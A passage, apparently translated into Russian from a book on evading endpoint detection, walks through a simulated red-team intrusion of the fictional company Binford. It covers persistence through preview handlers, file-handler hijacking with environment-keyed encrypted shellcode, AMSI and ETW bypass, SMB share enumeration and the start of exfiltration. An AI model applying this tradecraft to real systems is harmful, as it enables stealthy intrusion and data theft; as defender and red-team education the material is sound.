Чтобы снизить вероятность обнаружения, можно исследовать, выявлять и разрабатывать такие «известные неизвестные». Для этого воспользуемся обработчиками предварительного просмотра оболочки - техникой закрепления, исследование которой автор вместе с коллегой Эмили Лейди опубликовал в статье «Life Is Pane: Persistence via Preview Handlers». Обработчики предварительного просмотра устанавливают приложение, которое отображает содержимое файла определённого расширения при его просмотре в Проводнике Windows. В нашем случае зарегистрированным приложением станет вредоносная программа, запускающая нового агента управления и контроля. Процесс почти полностью выполняется через реестр: мы создадим разделы, регистрирующие сервер COM. Риски техники оценены в таблице 13-2.

Таблица 13-2. Оценка обработчиков предварительного просмотра оболочки как механизма закрепления

Показатель	Оценка
Надёжность	Очень высокая
Предсказуемость	Непредсказуемая
Необходимые разрешения	Обычный пользователь
Необходимые действия пользователя или системы	Пользователь должен открыть в Проводнике целевой тип файла при включённой панели предварительного просмотра либо файл должен обработать индексатор поиска
Риски обнаружения	В настоящее время низкие, но обнаружение тривиально

Как видите, такие «известные неизвестные» обычно обменивают преимущества в одних областях на недостатки в других. Обработчикам предварительного просмотра нужно меньше разрешений, и обнаружить их труднее, хотя это всё же возможно, поскольку установка требует совершенно определённых изменений реестра. Но из-за необходимости действий пользователя они менее предсказуемы, чем запланированные задачи. В операциях, где обнаружение не является значительной проблемой, надёжность и удобство могут перевесить остальные факторы.

Допустим, мы используем этот механизм. Датчики EDR уже напряжённо собирают телеметрию, связанную с перехваченными обработчиками. Из `excel.exe` пришлось записать на диск DLL с загрузчиком резервного агента, поэтому сканер, вероятно, тщательно её изучит, если сам факт записи новой DLL процессом Excel ещё не покажется подозрительным. Кроме того, пришлось создать множество разделов реестра, которые обработает процедура обратного вызова уведомлений реестра в драйвере.

С телеметрией реестра, создаваемой нашими действиями, трудно работать. Регистрацию объекта COM нелегко выделить из огромного объёма данных реестра, а безопасную регистрацию сложно отличить от вредоносной. EDR может наблюдать создание значения раздела нового обработчика предварительного просмотра, поскольку оно имеет стандартные формат и расположение, но для этого необходимо сопоставить записанный как значение идентификатор класса с регистрацией соответствующего ему объекта COM, что неосуществимо на уровне датчика.

Другой риск - ручное включение панели предварительного просмотра Проводника. Само по себе это поведение не невероятно: пользователи могут в любой момент включать или отключать панель через файловый браузер. Её также можно включить во всей организации объектом групповой политики. В обоих случаях процесс, вносящий изменение, известен, например при ручном включении это `explorer.exe`, поэтому возможно правило, нацеленное на нетипичные процессы, задающие данное значение реестра. Изменение со стороны `excel.exe` было бы чрезвычайно необычным.

Наконец, при каждом срабатывании закрепления Проводник должен загружать нашу DLL. Она не будет подписана Microsoft и, вероятно, вообще не будет иметь подписи. Процедура обратного вызова загрузки образов драйвера обнаружит загрузку DLL и сможет исследовать подпись вместе с другими метаданными образа, сообщив агенту, что в адресное пространство Проводника собирается отобразиться вредоносная программа. Часть риска можно снизить, подписав DLL действительным сертификатом подписи кода, но это недоступно многим реальным и имитируемым

субъектам угроз.

Мы пожертвуем предсказуемостью ради снижения риска обнаружения. Установим обработчик предварительного просмотра для расширения `.docx`: запишем DLL обработчика на диск, выполним необходимую регистрацию COM и вручную включим панель предварительного просмотра Проводника в реестре, если она ещё не включена.

Разведка

После закрепления можно позволить себе больший риск. Теперь нужно выяснить, как добраться до цели. Именно здесь особенно важно думать об обнаружении, поскольку разные действия и способы их выполнения создают совершенно разные индикаторы.

Нам нужен способ незаметно запускать инструменты разведки. Один из любимых инструментов автора для локальной разведки - Seatbelt, созданное Ли Кристенсеном и Уиллом Шрёдером средство ситуационной осведомлённости об узле. Оно перечисляет огромное количество сведений о текущей системе, включая работающие процессы, подключённые диски и время непрерывной работы.

Распространённый способ запуска Seatbelt - воспользоваться встроенной функцией агента управления и контроля, например `execute-assembly` в Beacon из Cobalt Strike, чтобы выполнить сборку .NET в памяти. Обычно для этого порождается расходный процесс, в него загружается среда выполнения .NET Common Language Runtime, после чего процессу предписывается выполнить заданную сборку .NET с указанными аргументами.

Техника существенно менее подвержена обнаружению, чем запись инструмента в файловую систему цели и последующий запуск, но не лишена риска. EDR может поймать нас множеством способов.

Создание дочернего процесса Процедура обратного вызова создания процессов EDR может обнаружить расходный процесс. Нетипичное сочетание дочернего и родительского процессов способно вызвать предупреждение.

Аномальная загрузка модуля Порождённый родителем расходный процесс, если он не является управляемым, обычно не загружает Common Language Runtime. Это может подсказать процедуре обратного вызова загрузки образов EDR, что применяется техника выполнения .NET в памяти.

События ETW Common Language Runtime При загрузке и работе Common Language Runtime создаёт события поставщика ETW `Microsoft-Windows-DotNETRuntime`. Получающие их EDR могут определить ключевые сведения о выполняемых в системе сборках, например пространства имён, имена классов и методов, а также сигнатуры Platform Invoke.

Antimalware Scan Interface Если загружена Common Language Runtime версии 4.8 или новее, возникает проблема AMSI. Она исследует содержимое сборки, и каждый зарегистрированный поставщик сможет решить, является ли оно вредоносным.

Перехваты Common Language Runtime Хотя техника непосредственно не рассматривается в книге, многие EDR перехватывают Common Language Runtime, чтобы вмешиваться в определённые пути выполнения, исследовать параметры и возвращаемые значения и при необходимости блокировать их. Например, EDR часто отслеживают рефлексию - функцию .NET, среди прочего позволяющую манипулировать загруженными модулями. Такие перехваты могут показать то, чего не видит одна AMSI, и обнаружить вмешательство в загруженную `amsi.dll`.

Индикаторы конкретного инструмента Действия инструмента после загрузки могут создавать дополнительные индикаторы. Например, Seatbelt запрашивает множество разделов реестра.

Итак, большинство поставщиков умеет выявлять выполнение сборок .NET в памяти. К счастью, существуют альтернативные процедуры и решения по технике работы, способные ограничить нашу экспозицию.

Примером служит объектный файл Beacon `InlineExecute-Assembly` - подключаемый модуль Cobalt Strike с открытым исходным кодом, позволяющий делать всё, что умеет обычный модуль `execute-assembly`, но без порождения нового процесса. Если говорить о технике работы, то при выполнении внутри управляемого, то есть .NET, процесса загрузка Common Language Runtime будет ожидаемым поведением. Совместив эти решения с обходом AMSI и поставщика ETW .NET Runtime, мы сократим риск до перехватов Common Language Runtime и уникальных индикаторов инструмента, с которыми можно работать независимо. После реализации этих процедурных изменений и изменений техники работы мы окажемся в достаточно хорошем положении для запуска Seatbelt.

Повышение привилегий

Нам необходимо расширить доступ к другим узлам среды Binford. От контактного лица также известно, что текущий пользователь обладает низкими привилегиями и не имеет административного доступа к удалённым системам. Но вспомним, что Binford предоставляет всем пользователям домена права локального администратора на назначенных им рабочих станциях, чтобы они могли устанавливать приложения, не перегружая службу поддержки. Это означает, что без перехода в контекст другого пользователя перемещаться по сети не удастся, но способы сделать это у нас есть.

Чтобы принять личность другого пользователя, можно извлечь учётные данные из LSASS. К сожалению, открытие дескриптора LSASS с правами `PROCESS_VM_READ` при наличии современной EDR может стать смертным приговором операции. Существуют многочисленные способы не открывать дескриптор с такими правами, например украсть дескриптор другого процесса либо открыть его с `PROCESS_DUP_HANDLE`, а затем изменить запрошенные права при вызове `kernel32!DuplicateHandle()`. Но мы всё ещё работаем в `excel.exe` или `explorer.exe`, если уже сработало закрепление, и открытие нового дескриптора процесса может привести к дополнительному расследованию, если не вызовет предупреждение сразу.

Если мы хотим действовать как другой пользователь, не прикасаясь к LSASS, вариантов всё равно много, особенно с правами локального администратора.

Получение списка частых пользователей

Один из любимых способов автора - выбирать пользователей, которые, как известно, входят в систему. Для просмотра доступных пользователей запустим модуль Seatbelt `LogonEvents`, сообщающий о недавних входах. Он создаёт индикаторы, связанные со стандартными пространством имён, классами и методами Seatbelt, но их можно изменить перед компиляцией сборки. Получив результаты Seatbelt, можно также проверить подкаталоги `C:\Users` командой `dir` или аналогичной программой перечисления каталогов и узнать, у каких пользователей есть домашняя папка.

Модуль `LogonEvents` возвращает несколько событий входа пользователя `TTAYLOR.ADMIN@BINFORD.COM` за последние десять дней. По имени можно предположить, что этот пользователь где-то является администратором, хотя пока неизвестно где.

Перехват обработчика файлов

Вот два способа атаковать пользователей текущей системы: добавить бэкдор в файл `.lnk` на рабочем столе для часто открываемого приложения, например браузера, или перехватить обработчик файлов целевого пользователя изменением реестра. Обе техники требуют создания новых файлов на узле. Но применение `.lnk` подробно освещено в общедоступных отчётах, поэтому правила обнаружения их создания, скорее всего, существуют. Перехват обработчиков файлов привлёк меньше внимания и может нести меньший риск.

Для незнакомых с техникой читателей приведём необходимые сведения. Windows должна знать, какие приложения открывают файлы с определёнными расширениями. Например, по умолчанию файлы `.pdf` открывает браузер, хотя пользователь может изменить настройку. Соответствия расширений приложениям хранятся в реестре: в `HKLM:\Software\Classes` для обработчиков всей системы и `HKU:\<SID>\SOFTWARE\Classes` для регистраций отдельных пользователей.

Изменив обработчик определённого расширения на собственную программу, можно выполнить код в контексте пользователя, открывшего файл перехваченного типа. Затем мы откроем легитимное приложение, чтобы пользователь считал происходящее нормальным. Для этого нужно создать средство, которое сначала запустит шелл-код агента, а потом передаст путь открываемого файла исходному обработчику.

Часть с загрузчиком может использовать любой метод выполнения кода агента и унаследует уникальные индикаторы этого метода. То же происходило с полезной нагрузкой первоначального доступа, поэтому повторять подробности не будем. Для проксирования достаточно вызвать `kernel32!CreateProcess()` для предполагаемого обработчика и передать полученные от операционной системы аргументы при попытке пользователя открыть файл. В зависимости от цели перехвата это может создать аномальное отношение родительского и дочернего процессов, поскольку вредоносный промежуточный обработчик станет родителем легитимного. В других случаях, например для файлов `.accountpicture-ms`, обработчиком является DLL, загружаемая в `explorer.exe`, и дочерний процесс будет выглядеть порождённым Проводником, а не другим исполняемым файлом.

Выбор расширения файла

Поскольку мы всё ещё работаем в `excel.exe`, изменение двоичных файлов произвольных обработчиков может показаться странным EDR, наблюдающей события реестра. Однако Excel непосредственно отвечает за некоторые расширения, например `.xlsx` и `.csv`. Если обнаружение вызывает опасения, лучше выбрать обработчик, соответствующий контексту.

К сожалению, Microsoft ограничила возможность менять обработчики некоторых расширений прямым изменением реестра: система проверяет хеши, уникальные для каждого приложения и пользователя. Защищённые расширения можно перечислить по разделам реестра с подразделами `UserChoice`, содержащими значение `Hash`. Среди них типы Office, например `.xlsx` и `.docx`, а также `.pdf`, `.txt`, `.mp4` и другие. Чтобы перехватить связанные с Excel расширения, необходимо разобраться в алгоритме создания этих хешей и реализовать его самостоятельно.

К счастью, пользователь GitHub `default-username-was-already-taken` предлагает реализацию нужного алгоритма на PowerShell в сценарии `Set-FileAssoc.ps1`. Работать с PowerShell непросто: за ним пристально наблюдают AMSI, журналирование блоков сценариев и потребители соответствующего поставщика ETW. Иногда предупреждение о подозрительном процессе вызывает сам факт порождения `powershell.exe`.

Поэтому постараемся использовать PowerShell максимально безопасно и с наименьшим риском экспозиции. Подробно рассмотрим, как выполнение сценария на целевом узле может нас выдать и что можно смягчить.

Изменение сценария PowerShell

Сам сценарий выглядит не слишком тревожно: он напоминает обычное административное средство. Сначала задаётся сигнатура P/Invoke функции `advapi32!RegQueryInfoKey()` и добавляется собственный класс C# `HashFuncs`. Затем определяются вспомогательные функции для работы с реестром, перечисления пользователей и вычисления хеша `UserChoice`. Последний блок выполняет сценарий, задавая новый обработчик и хеш для указанного расширения.

Значительных изменений не потребуется. Беспокоят лишь некоторые статические строки, которые будут собирать датчики. Большинство из них, добавленных для отладки, можно удалить. Остальные можно переименовать или исказить. Сюда относятся содержимое переменных, а также имена переменных, функций, пространств имён и классов сценария. Все эти значения полностью под нашим контролем, и их можно заменить чем угодно.

Но выбирать новые значения следует осторожно. EDR умеют обнаруживать обфускацию сценариев по энтропии, то есть случайности строки. В действительно случайной строке символы представлены примерно равномерно. В английском языке пять самых частых букв - E, T, A, O и I, а к редким относятся Z, X и Q. Переименование строк в `z0fqxu5` и `xyz123` может сообщить EDR о высокоэнтропийных строках. Вместо этого достаточно использовать английские слова, например `eagle` и `oatmeal`.

Выполнение сценария PowerShell

Теперь нужно решить, как выполнить сценарий PowerShell. Если взять агент Beacon из Cobalt Strike, доступны четыре варианта:

1. Записать файл на диск и выполнить непосредственно через `powershell.exe`.
2. Выполнить сценарий в памяти посредством загрузочной команды и `powershell.exe`.
3. Выполнить сценарий в памяти посредством Unmanaged PowerShell (`powerpick`) в расходном процессе.
4. Внедрить Unmanaged PowerShell в целевой процесс и выполнить сценарий в памяти (`psinject`).

Вариант 1 наименее предпочтителен, поскольку включает действия, которые Excel почти никогда не выполняет. Вариант 2 немного лучше: сценарий не нужно записывать в файловую систему узла, но появляются крайне подозрительные индикаторы как в сетевых артефактах запроса сценария с сервера полезных нагрузок, так и в запуске Excel процесса `powershell.exe` со сценарием из интернета.

Вариант 3 лучше первых двух, но тоже не лишён риска. Порождение дочернего процесса всегда опасно, особенно вместе с внедрением кода. Вариант 4 ненамного лучше: новый дочерний процесс не нужен, но всё равно придётся открыть дескриптор существующего процесса и внедрить в него код.

Если варианты 1 и 2 исключены из-за нежелания порождать `powershell.exe` из Excel, остаётся выбор между 3 и 4. Единственного правильного ответа нет, но автор считает риск расходного процесса более приемлемым, чем внедрение в другой процесс. Расходный процесс завершится сразу после выполнения сценария, удалив с узла сохраняющиеся артефакты, включая загруженные DLL и сценарий PowerShell в памяти. При внедрении эти индикаторы могли бы

остаться в процессе-носителе после завершения сценария. Поэтому выберем вариант 3.

Теперь определим цель перехвата. Для неизбирательного расширения доступа следовало бы перехватить расширение всей системы. Но нас интересует `TTAYLOR.ADMIN`. Поскольку у нас есть права локального администратора текущей системы, можно изменить разделы конкретного пользователя через куст `HKU`, если известен его идентификатор безопасности (SID).

SID можно получить из модуля Seatbelt `LogonEvents`. Каждое событие 4624 содержит SID пользователя в поле `SubjectUserSid`. Чтобы вывод оставался чистым, Seatbelt закомментировал этот атрибут в коде, но достаточно убрать комментарий и перекомпилировать средство, не запуская ничего дополнительного.

Создание вредоносного обработчика

Собрав все необходимые сведения, можно перехватить обработчик расширения `.xlsx` только для этого пользователя. Сначала создадим вредоносный обработчик. Простое приложение выполнит наш шелл-код, а затем откроет предполагаемый дескриптор файла, чтобы выбранный пользователем файл открылся ожидаемым способом. Файл придётся записать в целевую файловую систему, поэтому сканирование произойдёт либо во время передачи, либо при первом запуске, в зависимости от конфигурации мини-фильтра EDR. Чтобы снизить риск, можно обфусцировать вредоносный обработчик и попытаться остаться незамеченными.

Первая серьёзная проблема, которую требуется скрыть, - огромный двоичный блок шелл-кода агента в файле. Без обфускации зрелый сканер быстро признает обработчик вредоносным. Один из любимых способов автора скрывать такие блоки называется привязкой к среде. В общих чертах шелл-код шифруется симметричным ключом, полученным из некоторого атрибута, уникального для системы или контекста выполнения. Им может быть что угодно: от внутреннего имени домена цели до серийного номера жёсткого диска.

В нашем случае целью является `TTAYLOR.ADMIN@BINFORD.COM`, поэтому используем имя пользователя как ключ. Чтобы ключ было трудно подобрать полным перебором, если полезная нагрузка попадёт к специалисту по реагированию на инциденты, дополним его до 32 символов повторением строки: `TTAYLOR.ADMIN@BINFORD.COMTTAYLOR`. Для большей вариативности строку можно было бы объединить с другими атрибутами, например текущим IP-адресом системы.

В системе разработки полезной нагрузки создадим шелл-код агента и зашифруем его алгоритмом с симметричным ключом, скажем AES-256, используя наш ключ. Затем заменим необфусцированный шелл-код зашифрованным блоком. Теперь нужны функции получения ключа и расшифрования. Для получения ключа полезная нагрузка должна запросить имя выполняющего её пользователя. Есть простые способы, но чем проще метод, тем легче опытному аналитику восстановить логику. Поэтому чем менее очевиден способ определения имени, тем лучше; поиск подходящей стратегии оставим читателю в качестве упражнения. Расшифрование гораздо прямолинейнее: ключ дополняется до 32 байт, после чего зашифрованный шелл-код и ключ передаются стандартной реализации расшифрования AES-256, а результат сохраняется.

Далее применяется хитрость. Расшифровать полезную нагрузку должен только предполагаемый пользователь, но нет гарантии, что она не попадёт в руки SOC Binford или поставщика управляемых услуг безопасности. Для такого случая можно создать датчик вмешательства. При правильном расшифровании буфер заполнится известным содержимым, хеш которого можно вычислить. Неверный ключ создаст недопустимый буфер и несовпадение хеша. Перед выполнением приложение может вычислить хеш расшифрованного буфера и уведомить нас о несовпадении. Уведомлением может быть POST-запрос веб-серверу или столь малозаметное действие, как изменение метки времени определённого отслеживаемого файла. После этого можно

полностью демонтировать инфраструктуру, не позволяя специалистам по реагированию обращаться к ней, либо собрать сведения о неудаче и скорректировать действия.

Поскольку полезная нагрузка будет развёрнута только на одном узле, выберем наблюдение за меткой времени. Реализация несущественна и создаёт очень мало индикаторов: мы лишь меняем метку некоторого файла, спрятанного глубоко в каталоге, а постоянная служба наблюдает за изменениями и уведомляет нас.

Остаётся определить расположение легитимного обработчика, чтобы проксировать ему запросы на открытие `.xlsx`. Его можно получить из реестра конкретного пользователя, если известен SID. Изменённая копия Seatbelt сообщила, что SID пользователя `TTAYLOR.ADMIN@BINFORD.COM` равен `S-1-5-21-486F6D6549-6D70726F76-656D656E7-1032`. Запрос значения `xlsx` в `HKU:\S-1-5-21-486F6D6549-6D70726F76-656D656E7-1032\SOFTWARE\Microsoft\Windows\CurrentVersion\Extensions` возвращает `C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE`. В обработчике напишем короткую функцию, которая вызывает `kernel32!CreateProcess()` с путём к настоящему `excel.exe` и передаёт первый параметр - путь открываемого файла `.xlsx`. Вызов должен происходить после загрузчика шелл-кода, но не ждать его завершения, чтобы порождаемый агент не был заметен пользователю.

Компиляция обработчика

При компиляции необходимо выполнить несколько действий для предотвращения обнаружения.

Удаление или искажение всех строковых констант Это снизит вероятность срабатывания либо создания сигнатур по строкам из кода.

Отключение создания файлов Program Database (PDB) Эти файлы содержат символы для отладки приложения, которые на цели не нужны. Они могут раскрыть сведения о среде сборки, например путь компиляции проекта.

Заполнение сведений об образе По умолчанию скомпилированный обработчик при проверке будет содержать только основные сведения. Для правдоподобия можно указать издателя, версию, авторские права и другие данные, обычно отображаемые на вкладке «Подробно» свойств файла.

Конечно, возможны дополнительные меры: например, обфускация скомпилированного кода посредством LLVM и подпись `.exe` сертификатом подписи кода. Но поскольку риск обнаружения техники уже довольно низок и некоторые меры защиты реализованы, оставим это на другой раз.

После компиляции с этими оптимизациями и испытания обработчика в лабораторной среде, воспроизводящей систему Binford, он будет готов к развёртыванию.

Регистрация обработчика

На первый взгляд регистрация обработчика файлов или протоколов проста: достаточно заменить легитимный обработчик путём к собственному. Но это не всё. Почти каждый обработчик зарегистрирован с программным идентификатором (ProgID) - строкой, идентифицирующей класс COM. Чтобы следовать стандарту, необходимо зарегистрировать собственный ProgID либо перехватить существующий.

Перехватывать существующий ProgID рискованно: можно нарушить функции системы и подсказать пользователю, что что-то не так. В данном случае это плохая стратегия. Можно поискать заброшенный ProgID, ранее связанный с установленным в системе ПО: иногда программа удаления оставляет регистрацию COM. Однако такие объекты встречаются сравнительно редко.

Поэтому зарегистрируем собственный ProgID. EDR трудно в масштабе наблюдать за созданием каждого раздела реестра и присваиваемым значением, а значит, вредоносная регистрация с большой вероятностью останется незамеченной. Основные изменения в кусте целевого пользователя приведены в таблице 13-3.

Таблица 13-3. Разделы, создаваемые при регистрации обработчика

Раздел	Значение	Описание
`SOFTWARE\Classes\Excel.WorkBook.16\CLSID`	`{1CE29631-7A1E-4A36-8C04-AFCCD716A718}`	Задаёт соответствие ProgID идентификатору CLSID
`SOFTWARE\Classes\CLSID\{1CE29631-7A1E-4A36-8C04-AFCCD716A718}\ProgID`	`ExcelWorkBook.16`	Задаёт соответствие CLSID идентификатору ProgID
`SOFTWARE\Classes\CLSID\{1CE29631-7A1E-4A36-8C04-AFCCD716A718}\InprocServer32`	`C:\path\to\our\handler.dll`	Указывает путь к вредоносному обработчику

Перед развёртыванием изменений на действующей цели их можно проверить в лабораторной среде командами PowerShell из листинга 13-2.

```
PS > $type = [Type]::GetTypeFromProgId(Excel.Workbook.16)
PS > $obj = [Activator]::CreateInstance($type)
PS > $obj.GetMembers()
```

Листинг 13-2. Проверка регистрации объекта COM

Сначала получаем тип, связанный с ProgID, а затем передаём его функции, создающей экземпляр объекта COM. Последняя команда для окончательной проверки выводит методы, поддерживаемые сервером. Если всё сработало, вновь созданный объект вернёт реализованные в сервере COM методы.

Развёртывание обработчика

Теперь обработчик можно передать в файловую систему цели. Исполняемый файл разрешено записать в любое доступное пользователю место. Может возникнуть желание спрятать его глубоко в папке, не связанной с Excel, но при выполнении это будет выглядеть странно.

Лучше спрятать его на виду. Поскольку мы администраторы системы, можно записать файл в каталог настоящей версии Excel. Размещённый рядом с `excel.exe` файл с безобидным именем будет менее подозрительным.

Сразу после записи на диск EDR просканирует файл. Будем надеяться, что принятые меры не позволят признать его вредоносным, хотя до выполнения мы можем этого не узнать. Если файл не помещён в карантин немедленно, можно изменять реестр.

Изменения реестра бывают довольно безопасными в зависимости от объекта. Как говорилось в главе 5, уведомления обратного вызова реестра иногда обрабатывают тысячи событий в секунду и вынуждены ограничивать область наблюдения. Большинство EDR отслеживает только разделы определённых служб, а также подразделы и значения вроде `RunAsPPL`, управляющего запуском LSASS как защищённого процесса. Для нас это удобно: действия создадут телеметрию, но не затронут разделы, которые, вероятно, отслеживаются.

Тем не менее менять следует как можно меньше. Сценарий PowerShell изменит в кусте целевого пользователя значения из таблицы 13-4.

Таблица 13-4. Разделы реестра, изменяемые при регистрации обработчика

Раздел реестра	Операция
`SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.xlsx\UserChoice`	Удалить
`SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.xlsx\UserChoice`	Создать
`SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.xlsx\UserChoice\Hash`	Задать значение
`SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts.xlsx\UserChoice\ProgId`	Задать значение

Сразу после изменений обработчик должен заработать. Когда пользователь в следующий раз откроет `.xlsx`, обработчик будет вызван через Common Language Runtime, выполнит шелл-код, а затем запустит настоящий Excel, позволяя работать с таблицей. После регистрации агента в инфраструктуре управления и контроля он должен появиться как `TTAYLOR.ADM@BINFORD.COM`, повысив наши привилегии до учётной записи, по всей видимости являющейся администратором домена Active Directory Binford, и всё это без открытия дескриптора LSASS.

Боковое перемещение

Теперь агент работает от имени предположительно привилегированной учётной записи, и нужно выяснить, какой доступ она имеет в домене. Вместо массового сбора данных посредством SharpHound, который всё труднее проводить успешно, выполним точечное исследование и определим путь к другому узлу.

Может показаться, что боковое перемещение, то есть расширение доступа в среде, обязательно требует развёртывания новых агентов на других узлах. Но это создаёт множество новых, возможно ненужных индикаторов. Например, при боковом перемещении через PsExec двоичный файл службы с шелл-кодом агента копируется в целевую систему, после чего создаётся и запускается указывающая на него служба, инициирующая новое обратное соединение. Это создаёт событие сетевого входа, новый файл, разделы реестра службы, новый процесс и сетевое соединение с инфраструктурой управления и контроля либо скомпрометированными узлами.

Следовательно, вопрос таков: действительно ли нужно развёртывать нового агента или желаемое можно получить иначе?

Поиск цели

Одно из первых мест для поиска целей бокового перемещения - список установленных сетевых соединений текущего узла. Подход обладает несколькими преимуществами. Во-первых, не требует сканирования сети. Во-вторых, помогает понять конфигурацию межсетевого экрана: если соединение с другой системой уже установлено, значит, правило его разрешило. Наконец, он помогает раствориться в обычной активности. Скомпрометированная система хотя бы раз связывалась с узлами из списка, поэтому новое соединение может выглядеть менее аномальным, чем обращение к системе, с которой узел никогда не общался.

Риск применения Seatbelt уже принят, поэтому используем его снова. Модуль `TcpConnections` перечисляет существующие соединения между нашим узлом и другими системами сети, как показано в листинге 13-3.

```
====== TcpConnections ======
 Local Address   Foreign Address State PID Service ProcessName
 0.0.0.0:135    0.0.0.0:0   LISTEN 768 RpcSs svchost.exe
 0.0.0.0:445    0.0.0.0:0   LISTEN 4  System
 0.0.0.0:3389   0.0.0.0:0   LISTEN 992 TermService svchost.exe
 0.0.0.0:49664   0.0.0.0:0   LISTEN 448  wininit.exe
 0.0.0.0:49665   0.0.0.0:0   LISTEN 1012 EventLog svchost.exe
 0.0.0.0:49666   0.0.0.0:0   LISTEN 944 Schedule svchost.exe
 0.0.0.0:49669   0.0.0.0:0   LISTEN 1952 Spooler spoolsv.exe
 0.0.0.0:49670   0.0.0.0:0   LISTEN 548  Netlogon lsass.exe
 0.0.0.0:49696   0.0.0.0:0   LISTEN 548  lsass.exe
 0.0.0.0:49698   0.0.0.0:0   LISTEN 1672 PolicyAgent svchost.exe
 0.0.0.0:49722   0.0.0.0:0   LISTEN 540  services.exe
 10.1.10.101:139  0.0.0.0:0   LISTEN 4  System
 10.1.10.101:51308 52.225.18.44:443 ESTAB 984  edge.exe
 10.1.10.101:59024 34.206.39.153:80 ESTAB 984  edge.exe
 10.1.10.101:51308 50.62.194.59:443 ESTAB 984  edge.exe
 10.1.10.101:54892 10.1.10.5:49458 ESTAB 2544  agent.exe
 10.1.10.101:65532 10.1.10.48:445  ESTAB 4  System 1
```

Листинг 13-3. Перечисление сетевых соединений с помощью Seatbelt

Из-за огромного числа соединений некоторых систем вывод бывает чрезмерным. Список можно сократить, удалив неинтересные соединения. Например, исключим HTTP и HTTPS, поскольку для доступа к серверам, скорее всего, потребовались бы имя и пароль. У нас есть токен `TTAYLOR.ADM@BINFORD.COM`, но нет пароля пользователя. Также удалим соединения обратной петли, не расширяющие доступ к новым системам. Останется гораздо меньший список.

В нём видно несколько соединений с внутренними узлами по произвольно высоким портам, что указывает на трафик RPC. Межсетевых экранов между нами и узлами, вероятно, нет, поскольку явные правила для этих портов встречаются редко, но без графического доступа к узлу определить природу протокола трудно.

Кроме того, есть соединение с внутренним узлом по TCP-порту 445 1, почти всегда означающее просмотр удалённого файлового ресурса по SMB. SMB может использовать наш токен для аутентификации и не всегда требует вводить учётные данные. Более того, файловый доступ позволяет просматривать удалённую систему без нового агента. Это именно то, что нам нужно.

Перечисление общих ресурсов

Если это обычное соединение SMB, нужно выяснить имя используемого общего ресурса. Простой ответ, особенно если считать себя администратором, - подключить `C$`, что позволит просматривать том операционной системы от корня диска `C:`.

Однако в корпоративных средах общие диски редко используют так; гораздо чаще встречаются общие папки. К сожалению, перечислить их простым просмотром `\\10.1.10.48` нельзя. Рассмотрим несколько способов получить сведения.

Команда `net view` Требует запустить на узле `net.exe`, за чем особенно внимательно наблюдают датчики создания процессов EDR.

`Get-SmbShare` **в PowerShell** Встроенный командлет PowerShell работает локально и удалённо, но требует вызова `powershell.exe`.

`Get-WmiObject Win32_Share` **в PowerShell** Подобен предыдущему командлету, но запрашивает общие ресурсы через WMI.

`SharpWMI.exe action=query query="select * from win32_share"` Функционально совпадает с предыдущим примером PowerShell, но использует сборку .NET, позволяя работать посредством `execute-assembly` и аналогов.

`Seatbelt.exe network shares` Почти идентичен SharpWMI и использует класс WMI `Win32_Share` для запроса общих ресурсов удалённой системы.

Это лишь несколько примеров, у каждого есть преимущества и недостатки. Поскольку Seatbelt уже обфусцирован и хорошо работает в среде, снова используем его. Большинство EDR применяет процессно-ориентированную модель, то есть отслеживает активность по процессам. Как при первоначальном доступе, мы будем работать в `excel.exe` и при необходимости зададим тот же образ для процесса `spawnto`, что и раньше. При перечислении удалённых ресурсов на `10.1.10.48` Seatbelt создаёт вывод из листинга 13-4.

```
====== NetworkShares ======
 Name        : FIN
 Path        : C:\Shares\FIN
 Description    :
 Type        : Disk Drive
 Name        : ENG
 Path        : C:\Shares\ENG
 Description    :
 Type        : Disk Drive
 Name        : IT
 Path        : C:\Shares\IT
 Description    :
 Type        : Disk Drive
 --snip--
[*] Completed collection in 0.121 seconds
```

Листинг 13-4. Перечисление сетевых ресурсов с помощью Seatbelt

Эти сведения позволяют сделать несколько выводов о целевой системе. Во-первых, мы можем просматривать `C$`, то есть нам либо предоставлен доступ на чтение тома файловой системы, либо, что вероятнее, у нас есть административный доступ к узлу. Чтение `C$` позволяет перечислять установленное ПО и пользовательские файлы. Оба источника дают ценный контекст о назначении системы и её пользователях.

Но другие сетевые ресурсы интереснее `C$`. Похоже, они принадлежат различным подразделениям Binford: `FIN` может означать Finance, `ENG` - Engineering, `IT` - Information Technology, `MKT` - Marketing и так далее. Исходя из цели, `ENG` выглядит многообещающе.

Однако окончательная проверка несёт риски обнаружения. При перечислении содержимого удалённого ресурса сначала устанавливается сетевое соединение с сервером. За ним наблюдает драйвер сетевого фильтра EDR, а поскольку это клиентское SMB-соединение, участвует и поставщик ETW `Microsoft-Windows-SMBClient`. Клиент аутентифицируется в удалённой системе, создавая в ней событие через `Microsoft-Windows-Security-Auditing`, а также событие 5140 в журнале безопасности, указывающее на доступ к сетевому ресурсу. Если на общей папке или

находящихся в ней файлах задан системный список управления доступом (SACL), применяемый для аудита запросов к объекту, при обращении к содержимому поставщик `Microsoft-Windows-Security-Auditing` создаст событие, а журнал безопасности - событие 4663.

Но помните: создание телеметрии на узле ещё не означает её сбор. По опыту автора, EDR почти не отслеживают перечисленное в предыдущем абзаце. Они могут наблюдать аутентификацию и сеть, но мы используем уже установленное соединение с сервером SMB, поэтому просмотр `ENG` может смешаться с обычным трафиком системы и снизить вероятность обнаружения из-за аномального доступа.

Это не означает полного отсутствия риска. Пользователь может обычно не просматривать `ENG`, и тогда любое обращение будет аномальным на уровне файлов. Возможны средства вне EDR, например защита от утечки данных или приманка, реализованная посредством SACL. Нужно сопоставить вероятность хранения главных ценностей Binford на ресурсе с риском обнаружения при просмотре.

Все признаки указывают, что нужные данные находятся на этом диске. Рекурсивно перечислив подкаталоги `ENG`, мы находим `\\10.1.10.48\ENG\Products\6100\3d\screwdriver_v42.stl` - файл стереолитографии, обычно используемый приложениями проектирования в машиностроении. Чтобы убедиться, что это трёхмерная модель отвёртки Binford 6100 для левшей, файл необходимо извлечь и открыть в приложении, обрабатывающем `.stl`.

Извлечение файла

Последний этап атаки - вывести главную ценность Binford из среды. Как ни странно, среди всех наших действий он с наименьшей вероятностью будет обнаружен EDR, хотя влияние на среду у него наибольшее. Справедливости ради, это не совсем область EDR. Но датчики всё же могут выявить извлечение, поэтому действовать нужно обдуманно.

